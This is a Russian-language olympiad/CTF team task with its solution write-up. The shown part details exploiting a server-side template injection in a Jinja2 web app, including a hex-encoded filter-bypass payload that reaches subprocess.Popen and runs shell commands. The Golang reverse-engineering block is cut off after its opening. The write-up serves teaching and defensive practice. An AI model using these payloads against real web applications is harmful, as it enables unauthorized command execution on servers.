Командный практический тур

На время заключительного этапа вам предстоит стать кибердетективами, пройти по следам нарушителей, повторив их атаки, и устранить приводящие к атакам уязвимости.

Вам известно, что атаке подвергся телецентр. При этом последствия атаки привели к тому, что вы не имеете доступа к ресурсам телецентра.

Вам необходимо проанализировать уязвимости в исходных кодах и получить доступ к внутренней сети.

Получив доступ, вам нужно защитить сервер с запущенным веб-приложением телецентра от множественных атак.

Для защиты ресурса вам нужно выявить наибольшее количество уязвимых мест,

частично или полностью повторив атаки, разработать способы их устранения, а также найти и обезвредить вредоносное программное обеспечение.

Также вам необходимо обосновать выбор того или иного способа закрытия уязвимости. От уровня патча зависит количество полученных баллов. Чем качественнее и полноценнее будет выполнено устранение уязвимости, тем большее количество баллов вы получите.

Помимо этого, баллы можно получить за дополнительные предпринятые меры безопасности на усмотрение жюри.


Решение

Инженерная задача для участников может быть условно разделена на два этапа, в первом из которых три задачи, а во втором два блока из нескольких более мелких задач.

1. Первый этап, первый блок: Web.


Данная задача представлена в виде веб-приложения, которое подвержено уязвимости SSTI(Server side template injection).

Данное веб-приложение является сайтом телекоммуникационной компании, предоставляющей услуги провайдера.




С помощью перебора директорий необходимо найти следующие пути: `/login` и `/register`.


После регистрации и последующей аутентификации в веб-приложении станет доступен новый функционал формы обратной связи, после заполнении которой в аккаунте пользователя создастся новое обращение.




Далее, для решения данного задания необходимо выполнить «фаззинг» поля «Title» формы создания обращения. И после чего заметить, что после отправки обращения со следующим заголовком `{{ 7*7 }}` в ответ веб-приложение возвращает 49 в заголовке созданного обращения.




Далее с помощью следующей таблицы определяем какой используется шаблонизатор.



Пробуем `{{ 7*'7' }}` и убеждаемся, что используемый шаблонизатор — Jinja2 (https://defcon.ru/web-security/3840/).



При попытке проэксплуатировать уязвимость, создав обращение со следующей полезной нагрузкой, `{{ config.items() }}`,



замечаем, что возвращается страница с надписью «Hack attempted!».


Выполнив поиск в сети интернет, можно наткнуться на статью по обходу фильтрации запрещенных символов: https://medium.com/@nyomanpradipta120/jinja2-ssti-filter-bypasses-a8d3eb7b000f.

С помощью метода, описанного в статье, выполним попытку обхода этого фильтра с помощью функции `attr()` и кодирования в hex.

Получаем следующую полезную нагрузку:

```
{{()|attr('\x5f\x5fclass\x5f\x5f')|attr('\x5f\x5fbase\x5f\x5f')|
attr('\x5f\x5fsubclasses\x5f\x5f')()}}
```

После создания обращения с данной нагрузкой получаем список всех включенных классов веб-приложения.



После чего выполним поиск нужного нам класса Popen в ответе.

Например, с помощью следующего скрипта на языке Python:


```
with open('classes.txt') as p:
    check = p.read()for index,value in enumerate(check.split(',')):
    if "<class 'subprocess.Popen'>" in value:
        print(index)
```

И получаем порядковый номер класса. В данном случае Popen находится под номером 222.

Выполним обращение к данному классу с параметрами, указанными ниже.


```
{{()|attr('\x5f\x5fclass\x5f\x5f')|attr('\x5f\x5fbase\x5f\x5f')|
attr('\x5f\x5fsubclasses\x5f\x5f')()|attr('\x5f\x5fgetitem\x5f\x5f')
(222)('ls',shell=True,stdout=-1)|attr('communicate')()|
attr('\x5f\x5fgetitem\x5f\x5f')(0)|attr('decode')('utf-8')}}
```

Результатом данной «полезной нагрузки» будет список файлов в директории сервера веб-приложения.



После этого остается прочитать файл important.msg и получить нужную для решения данного задания информацию.


Результат:




2. Первый этап, второй блок:

Для решения данного задания, нужно выполнить обратную разработку бинарного файла сервера, написанного на Golang.


Изначально необходимо проверить файл на наличие «интересных» функций:




